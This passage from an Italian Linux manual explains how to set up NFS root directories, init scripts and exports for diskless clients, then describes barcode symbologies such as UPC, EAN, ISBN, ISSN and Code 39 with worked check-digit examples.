351.3.2 Directory radice NFS

La cosa più delicata da organizzare è la directory radice dei clienti senza disco. Queste directory, per tradizione (e per stare fuori dai guai), vanno collocate a partire da '`/tftpboot/`*indirizzo*`/`'. Per fare un esempio, il cliente individuato dall'indirizzo IP 192.168.1.7, dovrebbe trovare la sua directory radice a partire dalla directory '`/tftpboot/192.168.1.7/`' del servente.

Generalmente se ne prepara una per un cliente particolare; una volta verificato che tutto funziona come si vuole, si preparano le altre utilizzando dei collegamenti fisici. Se tutto va bene, non ci sarà bisogno di modificare la configurazione riferita a un cliente particolare, rispetto agli altri.

La directory radice NFS di ogni cliente deve contenere il necessario a permettere l'avvio del cliente stesso, lasciando che il resto venga montato durante la fase di inizializzazione del sistema. In pratica, sono necessarie le directory '`bin/`', '`dev/`', '`etc/`', '`home/`', '`lib/`', '`mnt/`', '`opt/`', '`proc/`', '`root/`', '`sbin/`', '`tmp/`', '`usr/`' e '`var/`'. Alcune di queste vanno copiate, così come sono le directory corrispondenti del file system principale del servente, altre servono vuote, altre vanno copiate solo parzialmente.

Nella spiegazione seguente si fa l'esempio della predisposizione della directory radice NFS per il cliente 192.168.1.7; tutte le directory degli altri clienti verranno ottenute attraverso l'uso di collegamenti fisici, a partire dall'esempio di partenza.

Si inizia creando la directory '`/tftpboot/`' e quindi la directory '`/tftpboot/192.168.1.7/`'.

```
# mkdir /tftpboot

# mkdir /tftpboot/192.168.1.7
```

Si prosegue copiando alcune directory così come sono nel servente (è meglio non fare collegamenti ai file utilizzati dal sistema del servente) e creando altre directory vuote.

```
# cp -dpRv /bin /tftpboot/192.168.1.7

# cp -dpRv /dev /tftpboot/192.168.1.7

# cp -dpRv /etc /tftpboot/192.168.1.7

# mkdir /tftpboot/192.168.1.7/home

# cp -dpRv /lib /tftpboot/192.168.1.7

# mkdir /tftpboot/192.168.1.7/mnt

# mkdir /tftpboot/192.168.1.7/opt

# mkdir /tftpboot/192.168.1.7/proc
```

mkdir /tftpboot/192.168.1.7/root

cp -dpRv /sbin /tftpboot/192.168.1.7

mkdir /tftpboot/192.168.1.7/tmp

chmod 1777 /tftpboot/192.168.1.7/tmp

mkdir /tftpboot/192.168.1.7/usr

cp -dpRv /var /tftpboot/192.168.1.7

A questo punto si rifinisce un po'.

- Nella directory '`lib/`' si potrebbero eliminare i moduli, se si è deciso che i kernel dei clienti non ne faranno uso.
- Nella directory '`etc/`' si potrebbero eliminare tutti i file e le sottodirectory riferite a programmi, inclusi i demoni, che non verranno utilizzati.
- Nella directory '`etc/`', i file '`passwd`' e '`group`' potrebbero essere dei collegamenti fisici ai file corrispondenti della directory '`/etc/`' del servente.[1]
- Nella directory '`var/`' bisognerebbe eliminare tutto quello che non serve, lasciando comunque, almeno le directory vuote dove necessario. In particolare vanno eliminati tutti i file di lock, i file delle registrazioni e tutti i file amministrativi dei programmi che non riguardano i clienti. Altri file vanno lasciati, ma per ognuno di questi occorre conoscerne il motivo. Per fare un esempio, il file '`var/lib/dosemu/hdimage`' serve per avviare DOSEMU e potrebbe essere condiviso tranquillamente tra tutti i clienti.

  Anche le directory riferite alle stampanti costituiscono un problema. Se la stampa è necessaria, è il caso di predisporre le directory e i file necessari per una stampante di rete, in modo da poter poi condividere tra tutti i clienti la stessa configurazione.

Dopo quanto descritto sulla directory '`var/`', potrebbe essere utile proporre una struttura di esempio, come guida per la scelta su cosa sia da eliminare o meno.

```
var
|-- cache/
|-- catman/
|   |-- X11/
|   |   |-- cat1/
|   |   |-- cat2/
|   |   ...
|   |-- cat1/
|   |-- cat2/
|   ...
|   `-- local/
|       |-- cat1/
|       |-- cat2/
|       ...
|-- dhcpd/
|-- lib/
|   `-- texmf/
|       |-- fonts/
```

[1] Questa soluzione non è «sicura», ma dovrebbe servire per centralizzare la gestione degli utenti senza la presenza di un sistema NIS. Tuttavia, potrebbe essere inutile, dal momento che programmi come '**`useradd`**' rinominano i file '`passwd`' e '`group`' e poi ne generano sempre di nuovi: in questo caso conviene fare uno script per ricopiare questi file nelle directory relative ai sistemi senza disco ogni volta che si fa una modifica.

```
|       `-- texfonts/
|-- local/
|-- lock/
|   `-- subsys/
|-- log/
|   |-- cron/
|   |-- dmesg/
|   |-- maillog/
|   |-- messages/
|   |-- secure/
|   `-- spooler/
|-- nis/
|-- preserve/
|-- run/
|   `-- netreport/
|-- spool
|   |-- at/
|   |   `-- spool/
|   |-- cron/
|   |-- lpd/
|   |   |-- lp/
|   |   |   |
|   |   ... ... (dipende se si vuole gestire la stampa)
|   |-- mail/
|   |-- mqueue/
|   `-- rwho/
`-- tmp -> /tmp
```

Come si può osservare nell'esempio, si è scelto di fare in modo che '`var/tmp`' sia un collegamento simbolico alla directory '`tmp/`', per non perdere il controllo sulla proliferazione dei file temporanei.

351.3.3 Directory radice NFS da usare come base di partenza

È stato indicato che basta predisporre una directory radice per un cliente senza disco e poi le altre per gli altri clienti possono essere ottenuti a partire da quella, con una serie di collegamenti fisici. Questo è vero in parte. Quando si utilizza anche una sola volta il cliente di esempio, vengono creati una serie di file amministrativi, temporanei, nella directory '`var/`' (e nelle sue sottodirectory). Questi file vengono cancellati quando non servono più, o sostituiti, ma questo non avviene regolarmente alla conclusione dell'attività, ma solo quando serve. Questi file non possono essere condivisi tra i vari clienti e quindi non se ne può fare il collegamento.

Ecco quindi che diviene necessario predisporre una directory radice NFS standard che non verrà utilizzata direttamente da alcun cliente e che servirà per generare le altre.

La directory standard va preparata congiuntamente a quella del primo cliente utilizzato come prova del buon funzionamento della directory radice NFS. Quando si cambia qualcosa nella directory del cliente, lo si deve fare anche in quella standard, se questa modifica non si riflette già automaticamente per effetto di eventuali collegamenti fisici.

Per avere un riferimento con gli esempi, stabiliamo che la directory radice NFS standard sia '`/tftpboot/standard/`'.

351.3.4 Procedura di inizializzazione del sistema

Il problema più grosso da risolvere è la procedura di inizializzazione del sistema. A partire dal file '`etc/inittab`' è necessario analizzare tutto quello che succede nella propria distribuzione GNU/Linux e intervenire in modo da permettere l'avvio dei clienti senza disco.

Prima di farlo, si deve fare mente locale alla situazione che si ha di fronte: il kernel dei clienti provvede da solo a definire l'indirizzo dell'interfaccia di rete e a instradarsi verso il servente; inoltre monta da solo il file system principale attraverso il protocollo NFS. Quindi, la procedura di inizializzazione del sistema non ha alcuna necessità, né la possibilità di eseguire un controllo del file system principale e nemmeno di altri dischi; inoltre non deve configurare la rete, che è già configurata.

A questo si può aggiungere il fatto che sarebbe meglio eliminare la gestione dei moduli del kernel, in modo da avere un problema in meno a cui badare.

Nel caso della distribuzione Red Hat, si può modificare il file '`etc/rc.d/rc.sysinit`' nel modo seguente:

```
#! /bin/sh

# Set the path
PATH=/bin:/sbin:/usr/bin:/usr/sbin
export PATH

# Clear mtab
>/etc/mtab

mount -av

if grep -i nopnp /proc/cmdline >/dev/null ; then
    PNP=
else
    PNP=yes
fi

# set up pnp
if [ -x /sbin/isapnp -a -f /etc/isapnp.conf ]; then
    if [ -n "$PNP" ]; then
        echo "Setting up ISA PNP devices"
        /sbin/isapnp /etc/isapnp.conf
    else
        echo "Skipping ISA PNP configuration at users request"
    fi
fi

# Clean out /etc.
rm -f /etc/mtab~ /fastboot /fsckoptions
>/var/run/utmp

# Delete UUCP lock files.
rm -f /var/lock/LCK*

# Delete stale subsystem files.
rm -f /var/lock/subsys/*

# Delete stale pid files
rm -f /var/run/*.pid

# Delete X locks
rm -f /tmp/.X*-lock

# Set the system clock.
echo -n "Setting clock"

ARC=0
UTC=0
if [ -f /etc/sysconfig/clock ]; then
    . /etc/sysconfig/clock

    # convert old style clock config to new values
```

```
    if [ "${CLOCKMODE}" = "GMT" ]; then
            UTC=true
    elif [ "${CLOCKMODE}" = "ARC" ]; then
            ARC=true
    fi
fi

if [ -x /sbin/hwclock ]; then
    CLOCKFLAGS="--hctosys"
    CLOCK=/sbin/hwclock
else
    CLOCKFLAGS="-a"
    CLOCK=/sbin/clock
fi

if [ $UTC = "true" ]; then
    CLOCKFLAGS="$CLOCKFLAGS -u";
    echo -n " (utc)"
fi
if [ $ARC = "true" ]; then
    CLOCKFLAGS="$CLOCKFLAGS -A";
    echo -n " (arc)"
fi
echo -n ": "
$CLOCK $CLOCKFLAGS

date

# Initialize the serial ports.
if [ -f /etc/rc.d/rc.serial ]; then
        . /etc/rc.d/rc.serial
fi

# Now that we have all of our basic modules loaded and the kernel going,
# let's dump the syslog ring somewhere so we can find it later
dmesg > /var/log/dmesg

# Feed entropy into the entropy pool
/etc/rc.d/init.d/random start
```

La cosa più importante da osservare in questo esempio è il fatto che il montaggio dei file system elencati nel file '`etc/fstab`' viene fatto quasi subito; tutta la gestione del controllo dei dischi, l'attivazione della memoria virtuale e dei moduli del kernel sono stati eliminati.

Eventualmente, è anche possibile l'attivazione della memoria virtuale utilizzando per questo il disco fisso dei clienti senza disco, ammesso che ce ne sia uno nella realtà, cosa che comunque appare un po' come un controsenso: che motivo ci sarebbe di montare il file system principale dalla rete, se si dispone di un disco fisso, per quanto piccolo possa essere.

Dal momento che la gestione della rete non è più compito della procedura di inizializzazione del sistema, nel caso della distribuzione Red Hat è opportuno eliminare i file '`etc/sysconfig/network`', '`etc/sysconfig/static-routes`' e tutta la directory '`etc/sysconfig/network-scripts/`'.

351.3.5 Servizi e demoni

Un'altra cosa a cui fare attenzione, sono i demoni avviati nei clienti. Bisogna ridurli al minimo indispensabile, anche in considerazione del fatto che è improbabile l'attivazione di servizi su dei clienti senza disco.

351.3.6 Configurazione di etc/fstab

Il file '`etc/fstab`' utilizzato dai clienti senza disco va predisposto in modo da montare ciò che manca dopo il file system principale di tipo NFS. Si tratta delle directory '`proc/`', '`usr/`', '`opt/`' e '`home/`'; la prima in modo predefinito, la seconda e la terza in sola lettura, mentre la quarta anche in scrittura. Se si vogliono utilizzare dischetti e CD-ROM nei clienti, sarà il caso di predisporre i punti di innesto rispettivi. L'esempio seguente dovrebbe essere chiaro a sufficienza, tenendo conto che si riferisce al nodo identificato dall'indirizzo IP 192.168.1.7.

```
192.168.1.1:/tftpboot/192.168.1.7   /            nfs     defaults        0 0
none                                /proc        proc    defaults        0 0
192.168.1.1:/usr                    /usr         nfs     ro              0 0
192.168.1.1:/opt                    /opt         nfs     ro              0 0
192.168.1.1:/home                   /home        nfs     defaults        0 0
/dev/fd0                            /mnt/floppy  ext2    user,noauto     0 0
/dev/fd0                            /mnt/a       vfat    user,noauto     0 0
/dev/cdrom                          /mnt/cdrom   iso9660 user,noauto,ro  0 0
```

Si può intendere quindi che anche la directory '`mnt/`' deve essere organizzata opportunamente.

> L'indicazione esplicita del file system principale va fatta per permettere la chiusura corretta del funzionamento quando si avvia la procedura di arresto del sistema. Infatti, il file system principale è già montato quando il sistema legge questo file all'avvio.

351.3.7 Esportazione del file system nel servente

Perché la gestione degli elaboratori clienti senza disco possa funzionare, occorre evidentemente che il servente consenta l'accesso al proprio file system attraverso il protocollo NFS. Si tratta, in pratica, di configurare correttamente il file '`/etc/exports`' e quindi di riavviare i demoni che ne permettono l'uso.

Seguendo gli esempi già visti, il modo più corretto per configurare tale file dovrebbe essere il seguente:

```
/tftpboot       192.168.1.0/255.255.255.0(rw,no_root_squash)
#
/usr    192.168.1.0/255.255.255.0(ro,squash_uids=0-100,squash_gids=1-80)
/opt    192.168.1.0/255.255.255.0(ro,squash_uids=0-100,squash_gids=1-80)
/home   192.168.1.0/255.255.255.0(rw,no_root_squash)
#
/lib    192.168.1.0/255.255.255.0(ro,squash_uids=0-100,squash_gids=1-80)
/bin    192.168.1.0/255.255.255.0(ro,squash_uids=0-100,squash_gids=1-80)
/sbin   192.168.1.0/255.255.255.0(ro,squash_uids=0-100,squash_gids=1-80)
/etc    192.168.1.0/255.255.255.0(ro,squash_uids=0-100,squash_gids=1-80)
/mnt    192.168.1.0/255.255.255.0(ro,squash_uids=0-100,squash_gids=1-80)
/var    192.168.1.0/255.255.255.0(ro,squash_uids=0-100,squash_gids=1-80)
```

Dagli esempi mostrati in questo capitolo, è indispensabile la condivisione delle sole directory '`/tftpboot/`', '`/usr/`', '`/opt/`' e '`/home/`'. Tuttavia, le altre directory indicate potrebbero essere utili, ed è meglio prevederne subito la condivisione.

Purtroppo, i demoni che gestiscono il servizio NFS potrebbero non essere in grado di interpretare correttamente la sintassi dell'esempio mostrato, per quanto questa sia corretta. Se si notano difficoltà, si può rimediare accontentandosi della configurazione seguente, dove il dominio *`brot.dg`* corrisponde a quello utilizzato nella rete 192.168.1.0/255.255.255.0.

```
/tftpboot       *.brot.dg(rw,no_root_squash)
#
/usr    *.brot.dg(ro)
```

```
/opt    *.brot.dg(ro)
/home   *.brot.dg(rw,no_root_squash)
#
/lib    *.brot.dg(ro)
/bin    *.brot.dg(ro)
/sbin   *.brot.dg(ro)
/etc    *.brot.dg(ro)
/mnt    *.brot.dg(ro)
/var    *.brot.dg(ro)
```

351.3.8 Attivazione di un nuovo cliente

Per attivare un nuovo cliente basta riprodurre la directory radice NFS standard, creando solo collegamenti fisici, come nell'esempio seguente, in cui si suppone di aggiungere il cliente 192.168.1.77.

```
# cp -ldpR /tftpboot/standard /tftpboot/192.168.1.77
```

In questo modo vengono copiate le directory, mentre i file vengono riprodotti come collegamenti.

351.3.9 Memoria virtuale

In questo capitolo è stato ignorato volutamente il problema della memoria virtuale. Per attivare la sua gestione, le macchine usate come cliente dovrebbero avere un disco fisso e in tal senso dovrebbe essere modificata la procedura di inizializzazione del sistema.

351.4 Riferimenti

- Gero Kuhlmann, *Mounting the root filesystem via NFS (nfsroot)*

  <*file:///usr/src/linux/Documentation/nfsroot.txt*>

- Stefano Salvi, *AngoLinux, Realizzazione di un Laboratorio Diskless*

  <*http://www.itis.mn.it/linux/*>

Parte lxxiii

Informatica gestionale

Codici a barre

I codici a barre sono dati memorizzati in forma ottica, attraverso l'uso di barre verticali che possono essere lette e interpretate facilmente con strumenti non troppo complessi. La tecnica dei codici a barre nasce negli anni 1960 e si diffonde negli anni 1970, con lo scopo di identificare rapidamente imballaggi e merci.

Gli standard sui codici a barre sono molti e il problema più importante da risolvere quando si vogliono usare è il decidere quale sia quello più conveniente per i propri fini. Si parla di *simbologia* per fare riferimento al tipo di codice a barre, ovvero allo standard di rappresentazione dei dati; la simbologia definisce implicitamente il tipo di dati che possono essere memorizzati. Per fare un esempio abbastanza comune, i codici ISBN dei libri sono scritti usando codici a barre di tipo EAN-13, che si compongono di 13 cifre numeriche; in questo caso, la simbologia è EAN-13, con la quale si vanno a rappresentare in pratica i codici ISBN.

Le rappresentazioni normali di un codice a barre sono a una sola dimensione, ovvero, è prevista una lettura orizzontale unica. Nella lettura vengono attraversate barre verticali nere e spazi bianchi; queste barre di larghezze differenti e gli spazi di ampiezze diverse sono gli elementi della simbologia; ogni simbologia usa un proprio numero di elementi differenti. Nel capitolo vengono descritte brevemente alcune simbologie standard.

352.1 Codice di controllo «modulo *n*»

Alcuni tipi di codici numerici utilizzano un numero di controllo (o codice di controllo) per permettere una verifica facile dell'integrità del dato rappresentato. Esiste un genere comune di algoritmi per il calcolo di tali numeri di controllo, a cui si fa spesso riferimento con la definizione *modulo n*, dove n è un numero intero maggiore di uno.

In questo modo si fa riferimento a una somma di valori, ottenuta moltiplicando ogni cifra del numero di partenza, compreso il numero di controllo, per un certo *peso* (un altro numero intero positivo), che deve essere un multiplo del numero n stabilito. Si osservi l'esempio seguente, in cui il numero di controllo finale è calcolato con i pesi dati, dividendo per il modulo 5:

Valore	1	3	5	7	4
Peso	5	4	3	2	1
Peso*Valore	5	12	15	14	4

5 + 12 + 15 + 14 + 4 = 50

50 è divisibile perfettamente per cinque, senza lasciare resti, garantendo l'integrità del valore.

In pratica, il peso che si dà al valore da usare come numero di controllo è solitamente uno, per cui diventa facile il calcolo di questa cifra:

5 + 12 + 15 + 14 = 46;
46 / 5 = 9, con il resto di 1;
5 - 1 = 4, ovvero il valore cercato come numero di controllo.

352.2 UPC-E e UPC-A

UPC è un insieme di simbologie standard utilizzato in particolare negli Stati Uniti e nel Canada. Con UPC-E e UPC-A si possono rappresentare solo cifre numeriche: UPC-A consente di rappresentare 11 cifre più una di controllo; UPC-E consente di rappresentare sei cifre, senza codice di controllo (il controllo di integrità avviene in forma differente).

La figura 352.1 mostra rispettivamente l'esempio di 123456 con UPC-E e di 12345678901 con UPC-A.

Figura 352.1. Esempi di codici a barre con simbologia UPC-E e UPC-A.

123456   1 23456 78901 2

Gli elementi utilizzati nella simbologia UPC sono otto, composti da quattro tipi di barre nere e quattro tipi di spazi.

Il codice di controllo di UPC-A si calcola moltiplicando in modo alterno le cifre che compongono il numero, per tre, o per uno, sommando alla fine i risultati. Ciò che si ottiene si divide per 10 e si tiene il resto; infine, 10 meno il resto ottenuto dà il codice di controllo cercato (modulo 10). Per esempio, nel caso di 12345678901 si ottiene il codice di controllo due, in base al calcolo seguente:

Valore	1	2	3	4	5	6	7	8	9	0	1
Peso	3	1	3	1	3	1	3	1	3	1	3
Peso*Valore	3	2	9	4	15	6	21	8	27	0	3

Il totale che si ottiene è 98; pertanto: 98/10 = 9 con un resto di 8; 10 - 8 = 2.

352.3 EAN-8 e EAN-13

EAN (*European article number*) è un insieme di simbologie standard di origine europea, utilizzato anche in altri paesi, nato come estensione delle simbologie UPC.

EAN-8 e EAN-13 permettono di rappresentare solo cifre numeriche: EAN-8 consente di rappresentare sette cifre più una di controllo, mentre EAN-13 consente di rappresentare 12 cifre numeriche più una di controllo.

La figura 352.2 mostra rispettivamente l'esempio di 1234567 con EAN-8 e di 123456789012 con EAN-13.

Figura 352.2. Esempi di codici a barre con simbologia EAN-8 e EAN-13.

1234 5670   1 234567 890128

Il codice di controllo di EAN-8 e di EAN-13 si calcola nello stesso modo di UPC-A. Per esempio, nel caso di 1234567 (EAN-8) si ottiene il codice di controllo zero, mentre nel caso di 123456789012 (EAN-13) si ottiene otto.

Valore	1	2	3	4	5	6	7
Peso	3	1	3	1	3	1	3
Peso*Valore	3	2	9	4	15	6	21

Il totale che si ottiene è 60; pertanto: 60/10 = 6 con un resto di 0; 10 - 0 = 10, da cui si prende solo l'ultima cifra (lo zero).

Valore	1	2	3	4	5	6	7	8	9	0	1	2
Peso	1	3	1	3	1	3	1	3	1	3	1	3
Peso*Valore	1	6	3	12	5	18	7	24	9	0	1	6

Il totale che si ottiene è 92; pertanto: 92/10 = 9 con un resto di 2; 10 - 2 = 8.

La rappresentazione di ogni cifra numerica può avere tre forme differenti, a cui si attribuisce convenzionalmente una lettera alfabetica maiuscola: A, B e C. Nella simbologia EAN-8, le prime quattro cifre sono rappresentate secondo la forma A, mentre le ultime quattro secondo la forma C. Invece, la rappresentazione delle cifre nella simbologia EAN-13 è più complessa, per l'esigenza di essere compatibile con UPC-A.

Con EAN-13 si rappresentano effettivamente solo le ultime 12 cifre (incluso il codice di controllo), mentre la prima viene determinata in base al modo in cui vengono rappresentate le sei cifre successive. In pratica, a seconda del valore della prima cifra, si determina la combinazione delle forme A e B, per le sei cifre che seguono la prima, mentre le ultime sei sono rappresentate con la forma C.

Valore iniziale						
0	A	A	A	A	A	A
1	A	A	B	A	B	B
2	A	A	B	B	A	B
3	A	A	B	B	B	A
4	A	B	A	A	B	B
5	A	B	B	A	A	B
6	A	B	B	B	A	A
7	A	B	A	B	A	B
8	A	B	A	B	B	A
9	A	B	B	A	B	A

Dallo specchietto si può notare che con una prima cifra pari a zero, le sei cifre successive si rappresentano secondo la forma A, esattamente come avviene nella simbologia UPC-A. In pratica, a parte qualche differenza estetica minima, un codice a barre realizzato con la simbologia EAN-13 è uguale a un altro realizzato con la simbologia UPC-A, quando la prima cifra è pari a zero, tenendo conto che lo zero iniziale non può cambiare nulla anche nel calcolo del codice di controllo finale.

352.3.1 Codici UCC ed EAN

In generale, la simbologia EAN-13 viene utilizzata per identificare degli «articoli», intesi principalmente come prodotti in vendita. Per poter applicare un codice a barre del genere occorre naturalmente avere ottenuto il numero per uno scopo preciso;[1] tuttavia esiste un prefisso iniziale che fa parte dello standard e serve a stabilire l'origine del codice. l'origine è un concetto riferito precisamente a chi ha rilasciato il numero, che nella maggior parte dei casi si riferisce a un'organizzazione con competenza nazionale.

[1] L'ente italiano competente per l'attribuzione dei codici EAN è Indicod.

Questo prefisso iniziale dipende principalmente da due organizzazioni: UCC (*Uniform code council*) ed EAN (*European article number*). La prima organizzazione, definisce codici in cui la prima cifra identifica l'origine nell'area nell'ambito di Stati Uniti e Canada, mentre la seconda copre tutto il mondo, includendo la codifica UCC a cui si aggiunge la cifra iniziale zero.

Le tabelle 352.6 352.7 mostrano in pratica un elenco abbastanza completo dei prefissi EAN, che solitamente si applicano ai codici a barre con simbologia EAN-13. Si può osservare che ormai i codici assegnati all'area Stati Uniti e Canada non ha più solo lo zero iniziale; resta comunque l'abbinamento tra codice UCC e codice EAN, per cui il primo si trasforma nel secondo aggiungendo uno zero iniziale.

Tabella 352.6. Attribuzione dei prefissi secondo la codifica EAN. Prima parte.

Prefisso	Contesto	ISO 3166	Prefisso	Contesto	ISO 3166
00-13	USA, Canada	US, CA	14-19		
2	uso interno		30-37	Francia	FR
380	Bulgaria	BG	383	Slovenia	SI
384			385	Croazia	HR
386			387	Bosnia Erzegovina	BA
388-389			400-440	Germania	DE
45	Giappone	JP	460-469	Federazione russa	RU
470			471	Taiwan	TW
472-473			474	Estonia	EE
475	Lettonia	LV	476	Azerbaijan	AZ
477	Lituania	LT	478	Uzbekistan	UZ
479	Sri Lanka	LK	480	Filippine	PH
481	Belarus	BY	482	Ucraina	UA
483			484	Moldavia	MD
485	Armenia	AM	486	Georgia	GE
487	Kazakistan	KZ	488		
489	Hong Kong	HK	49	Giappone	JP
50	Gran Bretagna	UK	51		
520	Grecia	GR	521-527		
528	Libano	LB	529	Cipro	CY
530			531	Macedonia	MK
532-534			535	Malta	MT
536-538			539	Irlanda	IE
54	Belgio, Lussemburgo	BE, LU	55		
560	Portogallo	PT	561-568		
569	Islanda	IS	57	Danimarca	DK
58			590	Polonia	PL
591-593			594	Romania	RO
595-598			599	Ungheria	HU
600-601	Sud Africa	ZA	602-608		
609	Mauritius	MU	610		
611	Marocco	MA	612		
613	Algeria	DZ	614-615		
616	Kenia	KE	617-618		
619	Tunisia	TN	620		
621	Siria	SY	622	Egitto	EG
623			624	Libia	LY
625	Giordania	JO	626	Iran	IR
627	Kuwait	KW	628	Arabia Saudita	SA
629	Emirati	AE	63		
64	Finlandia	FI	65-68		
690-693	Cina	CN	694-699		

Tabella 352.7. Attribuzione dei prefissi secondo la codifica EAN. Seconda parte.

Prefisso	Contesto	ISO 3166	Prefisso	Contesto
70	Norwegia	NO	710-728	
729	Israele	IL	73	Svezia
740	Guatemala	GT	741	El Salvador
742	Honduras	HN	743	Nicaragua
744	Costa Rica	CR	745	Panama
746	Repubblica Dominicana	DO	747-749	
750	Messico	MX	751-758	
759	Venezuela	VE	76	Svizzera
770	Colombia	CO	771-772	
773	Uruguay	UY	774	
775	Perù	PE	776	
777	Bolivia	BO	778	
779	Argentina	AR	780	Cile
781-783			784	Paraguay
785			786	Ecuador
787-788			789	Brasile
80-83	Italia	IT	84	Spagna
850	Cuba	CU	851-857	
858	Slovacchia	SK	859	Czech
860	Jugoslavia	YU	861-866	
867	Nord Korea	KP	868	
869	Turchia	TR	87	Olanda
880	Sud Korea	KR	881-884	
885	Thailandia	TH	886-887	
888	Singapore	SG	889	
890	India	IN	891-892	
893	Vietnam	VN	894-898	
899	Indonesia	ID	90-91	Austria
92			93	Australia
94	Nuova Zelanda	NZ	950-954	
955	Malaysia	MY	956-957	
958	Macau	MO	959-976	
977	periodici (ISSN)		978-979	libri (ISBN)
980	ricevute di rimborso (*refund receipts*)		981-982	tagliandi di valuta (*common currency cou*
983-989			99	tagliandi (*coupons*)

Si può osservare in particolare che il prefissi 978 e 979 sono riservati per i libri, mentre il prefisso 977 è riservato per i periodici (riviste). Dal momento che il prefisso EAN definiva originariamente un'area nazionale, era stato attribuito al codice 978 la denominazione *bookland* (la terra dei libri). Molta documentazione sui codici a barre e sulla numerazione ISBN fa ancora riferimento a questo nome per indicare tale prefisso.

Un altro prefisso interessante è il due, che rimane libero. Molti negozi usano codici a barre EAN-13, con prefisso due per annotare il prezzo di qualcosa che non è identificabile diversamente, come gli alimentari ottenuti da un banco di salumi e formaggi. La figura 352.3 mostra un esempio reale in cui, tra le altre cose, si annota un prezzo di 5835 LIT.

Figura 352.3. Esempio di un codice a barre con simbologia EAN-13, usato per annotare un prezzo.

2 000120 058354

352.3.2 ISBN

La simbologia EAN-13 viene usata in diverse situazioni comuni, in particolare per ciò che riguarda le pubblicazioni.

La codifica ISBN (*International standard book number*) permette di identificare un libro in una sua edizione precisa, attraverso un numero composto da 10 cifre. Il numero in questione contiene quattro parti: l'origine (ovvero l'ente che lo ha rilasciato), l'editore, il titolo (il libro) e un numero di controllo finale (una sola cifra).

Per facilitare la lettura di queste informazioni, le quattro parti vengono mostrate solitamente come separate, attraverso un trattino. Per esempio, '**`88-8331-223-6`**' indica l'origine 88 (Italia), l'editore 8331, il titolo 233 e il numero di controllo 6.

Le varie parti in cui si suddivide l'informazione contenuta in un numero ISBN non sono di lunghezza fissa e la dimensione dell'una limita quella delle altre. In generale sono disponibili i raggruppamenti seguenti.

1. La prima parte identifica l'area (nazionale, linguistica e geografica) e viene attribuita dall'agenzia internazionale dell'ISBN. Il numero assegnato all'Italia è 88.
   - 0-7
   - 80-94
   - 950-994
   - 9950-9989
   - 99900-99999
2. La seconda parte identifica l'editore e viene attribuito dall'agenzia ISBN competente nell'area di riferimento.
   - 00-19
   - 200-699
   - 7000-8499
   - 85000-89999
   - 900000-999999
3. La terza parte identifica il titolo, relativamente all'editore a cui si fa riferimento, utilizzando lo spazio rimanente, escludendo il numero di controllo finale.
4. Il numero di controllo viene calcolato moltiplicando le cifre per un numero che va da 10 a uno, sommando ciò che si ottiene e dividendo per il «modulo 11. In questo modo, il valore che si ottiene può andare da 0 a 10, dove il 10 si rappresenta con una lettera «X».

Per comprendere il meccanismo del calcolo del numero di controllo, conviene vedere un esempio reale, il numero ISBN '**`88-8331-223-6`**'. In pratica, si tratta di verificare che il numero sei sia effettivamente il numero di controllo corretto.

Valore	8	8	8	3	3	1	2	2	3	6
Peso	10	9	8	7	6	5	4	3	2	1
Peso*Valore	80	72	64	21	18	5	8	6	6	6

Il totale che si ottiene è 286, che diviso per 11 dà esattamente 26, senza resto, a conferma della validità del numero di controllo. Non conoscendo il numero di controllo lo si potrebbe calcolare: la somma che si otterrebbe sarebbe solo 280, che divisa per 11 dà 25 con il resto di 5, per cui, 11 - 5 dà 6, il numero cercato.

Il numero ISBN si trasforma in EAN-13 mettendo anteriormente il valore 978 e togliendo il numero di controllo finale che va sostituito con quello calcolato secondo lo standard EAN-13; naturalmente, i trattini di divisione sono perduti. La figura 352.4 mostra l'esempio del codice ISBN 88-481-0113-5 rappresentato secondo la simbologia EAN-13, che si trasforma nel numero 9788848101134.

Figura 352.4. ISBN 88-481-0113-5.

ISBN 88-481-0113-5

9 788848 101134

A seconda del paese in cui si utilizza il numero ISBN, può essere obbligatorio o meno un codice a barre aggiuntivo contenente l'informazione sul prezzo.

352.3.3 ISSN

La codifica ISSN permette di identificare una pubblicazione periodica attraverso una tecnica simile a quella del numero ISBN per i libri. In questo caso, il numero è composto da otto cifre numeriche (compreso il numero di controllo), che vanno inserite in una simbologia EAN-13 aggiungendo all'inizio il prefisso 977, togliendo il numero di controllo ISSN, aggiungendo due cifre che rappresentano il codice del prezzo e aggiungendo il codice di controllo EAN-13. Inoltre, va aggiunto un codice a barre ulteriore per rappresentare due o cinque cifre in cui si indica il numero del fascicolo.

Per esempio, il numero ISSN '**`1129-1346`**' di una rivista potrebbe tradursi nel codice a barre 9771129134006, con l'aggiunta di 10110, dove il codice del prezzo è assente e si fa riferimento al fascicolo numero 110.

La figura 352.5 mostra l'esempio del codice di due riviste, in cui appare anche un'estensione contenente il numero della pubblicazione.

Figura 352.5. Esempio di due codici ISSN, riferiti a riviste, con un'estensione contenente il numero della pubblicazione (rispettivamente 106 e 23).

10106

9 771122 330009

10023

9 771120 445002

352.4 Code 39

La simbologia denominata Code 39, ovvero *3 of 9*, consente di rappresentare 42 simboli, composti da lettere maiuscole, cifre numeriche e pochi altri segni. La tabella 352.9 riepiloga l'insieme di caratteri. Un codice a barre Code 39 è composto da un carattere di inizio, dai dati che deve contenere, da un codice di controllo (che non appare tradotto per la lettura umana) e dal carattere di fine. Il carattere usato per iniziare e per concludere la sequenza è l'asterisco, che quindi non può essere utilizzato nei dati contenuti.

Tabella 352.9. Insieme di caratteri per la simbologia Code 39.

Valore	Carattere	Valore	Carattere
0	0	22	M
1	1	23	N
2	2	24	O
3	3	25	P
4	4	26	Q
5	5	27	R
6	6	28	S
7	7	29	T
8	8	30	U
9	9	31	V
10	A	32	W
11	B	33	X
12	C	34	Y
13	D	35	Z
14	E	36	-
15	F	37	.
16	G	38	space
17	H	39	$
18	I	40	/
19	J	41	+
20	K	42	%
21	L	inizio/fine	*

Figura 352.6. Esempio di codice a barre Code 39.

Gli elementi utilizzati nella simbologia Code 39 sono quattro, composti da due tipi di barre nere e due tipi di spazi. Ogni carattere o segno che può essere rappresentato con questa simbologia, si avvale di cinque barre e di quattro spazi, per un totale di nove elementi. Il nome della simbologia, che si può tradurre come «tre su nove», indica il fatto che tre elementi su nove sono sempre di tipo largo (rispetto agli altri che invece sono stretti).

Il codice di controllo si ottiene sommando assieme i valori abbinati ai segni che si possono rappresentare, secondo la tabella di conversione 352.9, dividendo per 43. Il resto della divisione è il codice di controllo. Nel caso dell'esempio che appare in figura 352.6, si tratta della lettera '**L**':

«CIAO» = 12 + 18 + 10 + 24 = 64

64 / 43 = 1 lasciando un resto di 21 = ‘**L**’

